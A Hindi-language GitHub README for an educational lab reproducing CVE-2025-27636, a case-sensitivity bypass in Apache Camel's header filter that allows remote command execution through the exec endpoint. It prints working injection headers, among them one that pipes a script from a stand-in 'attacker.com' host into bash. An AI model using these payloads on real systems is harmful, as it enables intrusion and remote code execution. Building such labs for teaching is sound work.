 enochgitgamefied/cve-2025-27636-practical-lab
# CVE-2025-27636 के पुनरुत्पादन हेतु व्यावहारिक प्रयोगशाला Apache Camel में केस-सेंसिटिव हेडर फ़िल्टर बायपास के माध्यम से होने वाला एक गंभीर RCE (रिमोट कोड एक्ज़ीक्यूशन) दोष। exec एंडपॉइंट के ज़रिए मनमाने कमांड निष्पादित करने हेतु हेडर इंजेक्शन का प्रदर्शन करता है।

CVE-2025-27636 Apache Camel में एक गंभीर रिमोट कोड एक्ज़ीक्यूशन (RCE) भेद्यता है, विशेष रूप से camel-exec घटक में। यह एक सूक्ष्म लेकिन खतरनाक समस्या से उत्पन्न होती है:
DefaultHeaderFilterStrategyहेडर नामों पर केस-सेंसिटिव जाँच करता है, जिसे वैकल्पिक केसिंग का उपयोग करके बायपास किया जा सकता है।
इसका मतलब है कि आंतरिक Camel हेडर—जैसे CamelExecCommandExecutable—जिन्हें ब्लॉक किया जाना चाहिए, यदि उनकी केसिंग में हेरफेर किया जाए (उदा., cAmeLexecCommandExecutable) तो वे बायपास हो सकते हैं।
जब यह हेडर exec: एंडपॉइंट तक पहुँचता है, तो एक हमलावर मनमाने कमांड इंजेक्ट कर सकता है, जिससे सिस्टम पूरी तरह से कॉम्प्रोमाइज़ हो सकता है।
DefaultHeaderFilterStrategyApache Camel का DefaultHeaderFilterStrategy आंतरिक हेडर को सुरक्षित रखने के लिए है, जैसे:
CamelHttp*CamelFile*CamelExecCommandExecutable ← 🚨 यदि केसिंग फ़िल्टर को बायपास कर दे तो संवेदनशील🔍 "Internal" का क्या अर्थ है? आंतरिक हेडर वे हैं:
Camel* से प्रीफ़िक्स्ड होते हैं केवल Camel के भीतर व्यवहार नियंत्रित करने के लिए उपयोग किए जाते हैं (रूटिंग, प्रोसेसिंग, एंडपॉइंट्स) HTTP, JMS आदि जैसी बाहरी प्रणालियों को उजागर करने के लिए अभिप्रेत नहीं हैं
हालाँकि, पैच से पहले, यह फ़िल्टर हेडर नामों का केस-सेंसिटिव मिलान करता था, जो HTTP स्पेक का उल्लंघन है (जहाँ हेडर केस-इनसेंसिटिव होते हैं) और ऐसे बायपास की अनुमति देता है:
GET /systeminfo HTTP/1.1
Host: target-ip:8484
cAmeLexecCommandExecutable: /bin/bash -c "touch /tmp/pwned"
यह हेडर exec: घटक को पास कर दिया जाएगा, जो फिर पेलोड को निष्पादित करता है।
CamelExecCommandExecutableयह हेडर camel-exec घटक को बताता है कि कौन-सा कमांड चलाना है। यह शक्तिशाली है—और अत्यंत खतरनाक—यदि उपयोगकर्ता-नियंत्रित हो, विशेष रूप से उन वातावरणों में जो OS-स्तरीय कमांड (जैसे bash, cmd.exe, आदि) का समर्थन करते हैं।

प्रोजेक्ट: Pinewood Server Diagnostic
लेखक: @enochgitgamefied
लक्ष्य: एक लाइव, शैक्षिक लैब में CVE-2025-27636 को रिप्रोड्यूस करना।
👉 https://github.com/enochgitgamefied/CVE-2025-27636-Pratctical-Lab
Apache Camel 4.10.0 के साथ निर्मित
रूट्स:
/tasks → exec:tasklist या exec:ps का उपयोग करके टास्क सूचीबद्ध करता है/systeminfo → OS जानकारी आउटपुट करता है (systeminfo या uname -a)/network → ipconfig या ifconfig दिखाता हैवेब UI एम्बेडेड Jetty का उपयोग करके / पर सर्व होता है
यदि फ़िल्टरिंग पैच नहीं की गई है तो मॉडिफ़ाइड-केस हेडर इंजेक्शन के लिए संवेदनशील
# Clone the repository
git clone https://github.com/enochgitgamefied/CVE-2025-27636-Pratctical-Lab.git
cd CVE-2025-27636-Pratctical-Lab

# Package the app
mvn clean package

# Run it
java -jar target/hello-camel-1.0-SNAPSHOT.jar
फिर अपने ब्राउज़र में जाएँ:
🖥️ http://<your-ip>:8484
अनपैच किया गया व्यवहार:
यदि आप इस तरह का हेडर भेजते हैं (केसिंग पर ध्यान दें):
cAmeLexecCommandExecutable: whoami
फ़िल्टर इसे ब्लॉक नहीं करता, और यह exec: एंडपॉइंट को पास हो जाता है। आप प्रदर्शित कर सकते हैं:
whoamiuname -abash -c "curl http://attacker.com/shell.sh | bash" ← खतरनाकएक पूर्ण प्रदर्शन तैयार किया जा रहा है और जल्द ही अपलोड किया जाएगा। इसमें निम्नलिखित शामिल होंगे:
YouTube पर डेमो लिंक https://www.youtube.com/watch?v=z4Xf9LYXc9o&t=714s!
HeaderFilterStrategy का उपयोग करें।exec: रूट्स को सीधे HTTP पर एक्सपोज़ न करें।exec से जोड़ते समय।यह लैब केवल शैक्षिक और नियंत्रित लैब उद्देश्यों के लिए डिज़ाइन की गई है। अनधिकृत सिस्टम या नेटवर्क पर कभी भी इसका प्रयास न करें।